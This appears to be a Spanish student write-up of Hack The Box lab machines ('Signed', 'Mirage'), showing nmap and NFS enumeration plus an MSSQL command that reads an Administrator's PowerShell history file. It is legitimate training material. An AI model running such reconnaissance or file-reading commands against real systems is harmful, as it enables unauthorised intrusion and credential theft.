
N'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt', SINGLE_CLOB) AS Contents;

The screenshot displays a VMware Workstation interface with a Windows VM named 'seguridad' running. The VM's command prompt shows the execution of a SQL command to retrieve the contents of a file from a remote system. The command is: `SQL (SIGNED\mssqlsvc dbo@master)> EXEC sp_configure 'Ole Automation Procedure', 1; SQL (SIGNED\mssqlsvc dbo@master)> RECONFIGURE; SELECT * FROM OPENROWSET(BULK N'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt', SINGLE_CLOB) AS Contents;` The output shows a list of commands, including `shell.cmdloop()` and `KeyboardInterrupt`.


Below the command prompt, a web browser window shows the 'Signed' machine page on [app.hackthebox.com](https://app.hackthebox.com/machines/Signed). The page displays a 'Submit User Flag' section with a 'User flag owned' status and a 'Submit Root Flag' section with a 'Root flag owned' status. A 'Congratulations' message is visible, stating 'You are player #3139 to have pwned Signed.' The page also includes a 'Submit Machine Matrix' and a 'Submit Machine Review' section.

The bottom of the screenshot shows a Windows taskbar with the system clock at 23:12 on 27/11/2025. The taskbar also displays the name of the user: 'Torrez Quispe Rosa Mariana | Gutierrez Rodriguez Nataly Anabell | Rodriguez Condori Kevin Alexis'.

Mirage - hard



Iniciamos la conexión a la máquina con openvpn



Conexión ssh

1. Enumeración inicial de puertos y servicios

1.1. Escaneo de puertos abiertos (nmap -open -O 10.10.11.78)

```
1 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 08:15 -04
2 Nmap scan report for 10.10.11.78 (10.10.11.78)
3 Host is up (0.13s latency).
4 Not shown: 986 closed tcp ports (reset)
5 PORT      STATE SERVICE
6 53/tcp    open  domain
7 88/tcp    open  kerberos-sec
8 111/tcp   open  rpcbind
9 135/tcp   open  msrpc
10 139/tcp   open  netbios-ssn
11 389/tcp   open  ldap
12 445/tcp   open  microsoft-ds
13 464/tcp   open  kpasswd5
14 593/tcp   open  http-rpc-epmap
15 636/tcp   open  ldapssl
16 2049/tcp  open  nfs
17 3268/tcp  open  globalcatLDAP
18 3269/tcp  open  globalcatLDAPssl
19 5985/tcp  open  wsman
20 No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
21 TCP/IP fingerprint:
22 OS:SCAN(V=7.95%E=4%D=11/27%OT=53%CT=1%CU=30408%PV=Y%DS=2%DC=I%G=Y%TM=692841
23 OS:0D%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS
24 OS:=A)SEQ(SP=104%GCD=1%ISR=10A%TI=RD%CI=I%II=I)SEQ(SP=106%GCD=2%ISR=10A%TI=
25 OS:I%CI=I%II=I%SS=S%TS=A)SEQ(SP=108%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)
26 OS:SEQ(SP=FE%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M552NW8ST11%O2=M
27 OS:552NW8ST11%O3=M552NW8NNT11%O4=M552NW8ST11%O5=M552NW8ST11%O6=M552ST11)WIN
28 OS:(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=80%W=FFF
29 OS:F%O=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+F=AS%RD=0%Q=)T2(R=Y%DF=
30 OS:Y%T=80%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=0%F=AR%O=
31 OS:RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%O=0%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0
32 OS:S=Z%A=S+F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%O=0%F=R%O=0%RD=0%Q=)T7
33 OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=
34 OS:0%RIPL=6%RID=6%RIPCK=6%RUCK=6%RUD=6)IE(R=Y%DFI=N%T=80%CD=Z)
35
36 Network Distance: 2 hops
37
38 OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
39 Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds
```

Ahora se observa que tenemos muchos puertos abiertos, de las cuales ciertos servicios deben ir descubriéndose para que sirva. A partir de ahora nos centraremos en los puertos abiertos.

Ahora hagamos un escaneo más profundo

Mapeo de puertos

```
1 ports=$(nmap -Pn -p- --min-rate=1000 -T4 $target | grep "[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
2
```

[illegible]

Escaneo de servicios y sus versiones

```

kali@kali:~/hackthebox/mad$ nmap -sV 192.60.100.10
Nmap scan report for 192.60.100.10
Host is up (0.0000s latency).
Not valid before: 2025-07-04T19:58:41
Not valid after: 2105-07-04T19:58:41
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: mirage.htb., Site: Default-First-Site-Name)
ssl-cert: Subject:
Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
Not valid before: 2025-07-04T19:58:41
Not valid after: 2105-07-04T19:58:41
ssl-date: TLS randomness does not represent time
2049/tcp open  nlockmgr    1-4 (RPC #100021)
3268/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb., Site: Default-First-Site-Name)
ssl-cert: Subject:
Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
Not valid before: 2025-07-04T19:58:41
Not valid after: 2105-07-04T19:58:41
ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: mirage.htb., Site: Default-First-Site-Name)
ssl-date: TLS randomness does not represent time
ssl-cert: Subject:
Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
Not valid before: 2025-07-04T19:58:41
Not valid after: 2105-07-04T19:58:41
5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title: Not Found
_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ smb2-time:
  date: 2025-11-27T19:30:58
  _ start date: N/A
  _ clock-skew: 6h59m59s
  smb2-security-mode:
    3:1:1:
      Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 192.60 seconds
kali@kali:~/hackthebox/machines/Mirage$

```

```

1 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 08:29 -04
2 Nmap scan report for 10.10.11.78 (10.10.11.78)
3 Host is up (0.47s latency).
4
5 PORT      STATE SERVICE      VERSION
6 53/tcp    open  domain       Simple DNS Plus
7 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-27 19:30:04Z)
8 111/tcp   open  rpcbind      2-4 (RPC #100000)
9 | rpcinfo:
10 |  program version  port/proto  service
11 |  100000  2,3,4      111/tcp     rpcbind
12 |  100000  2,3,4      111/tcp6    rpcbind
13 |  100000  2,3,4      111/udp     rpcbind
14 |  100000  2,3,4      111/udp6    rpcbind
15 |  100003  2,3        2049/udp    nfs
16 |  100003  2,3        2049/udp6   nfs
17 |  100003  2,3,4      2049/tcp    nfs
18 |  100003  2,3,4      2049/tcp6   nfs
19 |  100005  1,2,3      2049/tcp    mountd
20 |  100005  1,2,3      2049/tcp6   mountd
21 |  100005  1,2,3      2049/udp    mountd
22 |  100005  1,2,3      2049/udp6   mountd
23 |  100021  1,2,3,4    2049/tcp    nlockmgr
24 |  100021  1,2,3,4    2049/tcp6   nlockmgr
25 |  100021  1,2,3,4    2049/udp    nlockmgr
26 |  100021  1,2,3,4    2049/udp6   nlockmgr
27 |  100024  1          2049/tcp    status
28 |  100024  1          2049/tcp6   status
29 |  100024  1          2049/udp    status
30 |  100024  1          2049/udp6   status
31 135/tcp   open  msrpc        Microsoft Windows RPC
32 139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
33 389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
34 |_ssl-date: TLS randomness does not represent time
35 | ssl-cert: Subject:
36 | Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
37 | Not valid before: 2025-07-04T19:58:41
38 |_Not valid after: 2105-07-04T19:58:41
39 445/tcp   open  microsoft-ds?
40 464/tcp   open  kpasswd5?
41 593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
42 636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
43 | ssl-cert: Subject:
44 | Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
45 | Not valid before: 2025-07-04T19:58:41
46 |_Not valid after: 2105-07-04T19:58:41
47 |_ssl-date: TLS randomness does not represent time
48 2049/tcp  open  nlockmgr     1-4 (RPC #100021)
49 3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
50 | ssl-cert: Subject:
51 | Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
52 | Not valid before: 2025-07-04T19:58:41
53 |_Not valid after: 2105-07-04T19:58:41
54 |_ssl-date: TLS randomness does not represent time
55 3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
56 |_ssl-date: TLS randomness does not represent time
57 | ssl-cert: Subject:
58 | Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
59 | Not valid before: 2025-07-04T19:58:41
60 |_Not valid after: 2105-07-04T19:58:41
61 5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
62 |_http-title: Not Found
63 |_http-server-header: Microsoft-HTTPAPI/2.0
64 Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
65
66 Host script results:
67 | smb2-time:
68 |   date: 2025-11-27T19:30:58
69 |_ start_date: N/A
70 |_clock-skew: 6h59m59s
71 | smb2-security-mode:
72 |   3:1:1:
73 |_ Message signing enabled and required
74
75 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
76 Nmap done: 1 IP address (1 host up) scanned in 192.60 seconds

```

Escaneo de vulnerabilidades con Nmap

```
1 sudo nmap -Pn -p $ports -sC -sV --script vuln $target -oN vul_scan.nmap
2
```



Para buscar mas vulnerabilidades se ejecuta se instalara

[sploitscan | Kali Linux Tools](#)

```
kali@kali: ~/Downloads/ZAP_2.16.1 >> sudo apt install sploitscan
Deploying root access for kali. Password pls:
Installing:
sploitscan

Installing dependencies:
python3-openai

Summary:
Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 159
Download size: 331 kB
Space needed: 3,624 kB / 20.7 GB available

Continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 python3-openai all 1.99.9-1 [286 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 sploitscan all 0.10.5-1 [45.0 kB]
Fetched 331 kB in 1s (229 kB/s)
Selecting previously unselected package python3-openai.
(Reading database ... 550115 files and directories currently installed.)
Preparing to unpack .../python3-openai_1.99.9-1_all.deb ...
Unpacking python3-openai (1.99.9-1) ...
Selecting previously unselected package sploitscan.
Preparing to unpack .../sploitscan_0.10.5-1_all.deb ...
Unpacking sploitscan (0.10.5-1) ...
Setting up python3-openai (1.99.9-1) ...
Setting up sploitscan (0.10.5-1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for Kali-menu (2025.4.2) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
kali@kali: ~/Downloads/ZAP_2.16.1 >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Exploremos más vulnerabilidades

Primeramente exploremos con Nikto

Para buscar vulnerabilidades con nikto necesitamos un dominio, entonces lo agregamos en /etc/hosts

```
kali@kali: ~/hackthebox/machines/Mirage >> echo "10.10.11.78 mirage.htb dc01.mirage.htb" | sudo tee -a /etc/hosts
10.10.11.78 mirage.htb dc01.mirage.htb
kali@kali: ~/hackthebox/machines/Mirage >> cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.93 nanocorp.htb dc01.nanocorp.htb nanocorp.htb hire.nanocorp.htb
10.10.11.95 eighteen.htb dc01.eighteen.htb
10.10.11.78 mirage.htb dc01.mirage.htb
kali@kali: ~/hackthebox/machines/Mirage >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Bien no se logra encontrar muchas vulnerabilidades


```
kali@kali: ~/hackthebox/mach... kali@kali: ~/hackthebox/mach...
100003 2,3 2049/udp nfs
100003 2,3 2049/udp6 nfs
100003 2,3,4 2049/tcp nfs
100003 2,3,4 2049/tcp6 nfs
100005 1,2,3 2049/tcp mountd
100005 1,2,3 2049/tcp6 mountd
100005 1,2,3 2049/udp mountd
100005 1,2,3 2049/udp6 mountd
100021 1,2,3,4 2049/tcp nlockmgr
100021 1,2,3,4 2049/tcp6 nlockmgr
100021 1,2,3,4 2049/udp nlockmgr
100021 1,2,3,4 2049/udp6 nlockmgr
100024 1 2049/tcp status
100024 1 2049/tcp6 status
100024 1 2049/udp status
100024 1 2049/udp6 status
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
464/tcp open kpasswd5? Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
2049/tcp open nlockmgr 1-4 (RPC #100021)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 27 09:29:46 2025 -- 1 IP address (1 host up) scanned in 831.64 seconds
^ kali @ ~/hackthebox/machines/Mirage >> |
```

1.2. Enumeración NFS

Para hacer una enumeración básica de NFS usaremos Net Exec (nxc)

```
kali@kali: ~/hackthebox/mach... kali@kali: ~/hackthebox/mach...
options:
-h, --help          show this help message and exit

Generic:
Generic options for nxc across protocols

--version           Display nxc version
-t, --threads THREADS
                    set how many concurrent threads to use
--timeout TIMEOUT   max timeout in seconds of each thread
--jitter INTERVAL   sets a random delay between each authentication

Output:
Options to set verbosity levels and control output

--verbose           enable verbose output
--debug            enable debug level information
--no-progress       do not displaying progress bar during scan
--log LOG           export result into a custom file

DNS:
-g                Enable force IPv6
--dns-server DNS_SERVER
                  Specify DNS server (default: Use hosts file & System DNS)
--dns-tcp          Use TCP instead of UDP for DNS queries
--dns-timeout DNS_TIMEOUT
                  DNS query timeout in seconds

Available Protocols:
{smb,ftp,rdp,ssh,wmi,winrm,mssql,vnc,nfs,ldap}
smb              own stuff using SMB
ftp              own stuff using FTP
rdp              own stuff using RDP
ssh              own stuff using SSH
wmi              own stuff using WMI
winrm            own stuff using WINRM
mssql            own stuff using MSSQL
vnc              own stuff using VNC
nfs              own stuff using NFS
ldap            own stuff using LDAP
^ kali @ ~/hackthebox/machines/Mirage >> |
```

El comando a usar es este:

> **nxc nfs <ip> --shares**

se usa --shares debido a que queremos ver qué recursos son compartido porque sabemos que nfs es un protocolo archivos distribuido, lo que permite a usuarios y máquinas acceder a archivos dentro de la red,

```
--pfx-base64 PFXB64 Use certificate authentication from pfx file encoded in base64
--pfx-pass PFXPASS Password of the pfx certificate
--pem-cert PEMCERT Use certificate authentication from PEM file
--pem-key PEMKEY Private key for the PEM format

Servers:
Options for nxc servers

--server {https,http} use the selected server
--server-host HOST IP to bind the server to
--server-port PORT start the server on the specified port
--connectback-host CHOST IP for the remote system to connect back to

Modules:
Options for nxc modules

-M, --module MODULE module to use
-o MODULE_OPTION [MODULE_OPTION ...] module options
-L, --list-modules list available modules
--options display module options

NFS Mapping/Enumeration:
Options for Mapping/Enumerating NFS

--share SHARE Specify a share, e.g. for --ls, --get-file, --put-file
--shares List NFS shares
--enum-shares [ENUM_SHARES]
Authenticate and enumerate exposed shares recursively (default depth: 3)
--ls [PATH] List files in the specified NFS share. Example: --ls /
--get-file FILE FILE Download remote NFS file. Example: --get-file remote_file local_file
--put-file FILE FILE Upload remote NFS file with chmod 777 permissions to the specified folder. Example: --put-file local_file remote_file

kali ~ /hackthebox/machines/Mirage >> nxc nfs $target --shares
NFS 10.10.11.78 2049 10.10.11.78 [*] Supported NFS versions: (2, 3, 4) (root escape:False)
NFS 10.10.11.78 2049 10.10.11.78 [*] Enumerating NFS Shares
NFS 10.10.11.78 2049 10.10.11.78 UID Perms Storage Usage Share Access List
NFS 10.10.11.78 2049 10.10.11.78 ----
NFS 10.10.11.78 2049 10.10.11.78 4294967294 r-- 15.7GB/19.8GB /MirageReports No network

kali ~ /hackthebox/machines/Mirage >> |
```

Con esto se logra identificar que /MirageReports, es usuario no necesita de una autenticación para poder acceder, es decir que este recurso es legible por cualquiera.

Veamos qué es lo que contiene, para ello ejecutaremos

> nxc nfs <ip> --share '<recurso compartido>' --ls 'ruta'

> nxc nfs 10.10.11.78 --share '/MirageReports' --ls '/'

```
--server {https,http} use the selected server
--server-host HOST IP to bind the server to
--server-port PORT start the server on the specified port
--connectback-host CHOST IP for the remote system to connect back to

Modules:
Options for nxc modules

-M, --module MODULE module to use
-o MODULE_OPTION [MODULE_OPTION ...] module options
-L, --list-modules list available modules
--options display module options

NFS Mapping/Enumeration:
Options for Mapping/Enumerating NFS

--share SHARE Specify a share, e.g. for --ls, --get-file, --put-file
--shares List NFS shares
--enum-shares [ENUM_SHARES]
Authenticate and enumerate exposed shares recursively (default depth: 3)
--ls [PATH] List files in the specified NFS share. Example: --ls /
--get-file FILE FILE Download remote NFS file. Example: --get-file remote_file local_file
--put-file FILE FILE Upload remote NFS file with chmod 777 permissions to the specified folder. Example: --put-file local_file remote_file


kali ~ /hackthebox/machines/Mirage >> nxc nfs $target --shares '/MirageReports' --ls '/'
usage: nxc [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6] [--dns-server DNS_SERVER]
           [--dns-tcp] [--dns-timeout DNS_TIMEOUT]
           {smb,ftp,rdp,ssh,wmi,winrm,mssql,vnc,nfs,ldap} ...
nxc: error: unrecognized arguments: /MirageReports

kali ~ /hackthebox/machines/Mirage >> nxc nfs $target --share '/MirageReports' --ls '/'
NFS 10.10.11.78 2049 10.10.11.78 [*] Supported NFS versions: (2, 3, 4) (root escape:False)
NFS 10.10.11.78 2049 10.10.11.78 UID Perms File Size File Path
NFS 10.10.11.78 2049 10.10.11.78 ----
NFS 10.10.11.78 2049 10.10.11.78 4294967294 dr-- 64.0B /MirageReports/.
NFS 10.10.11.78 2049 10.10.11.78 4294967294 dr-- 64.0B /MirageReports/..
NFS 10.10.11.78 2049 10.10.11.78 4294967294 -r-x 8.1MB /MirageReports/Incident_Report_Missing_DNS_Record_nats-svc.pdf
NFS 10.10.11.78 2049 10.10.11.78 4294967294 -r-x 8.9MB /MirageReports/Mirage_Authentication_Hardening_Report.pdf

kali ~ /hackthebox/machines/Mirage >> |
```

Esto esta bueno, al parecer lo que se encuentra dentro son PDFs que reportan incidentes pasado, entonces lo que trataremos de hacer es ya que de acceso libre, podemos montar el recurso compartido en nuestra máquina

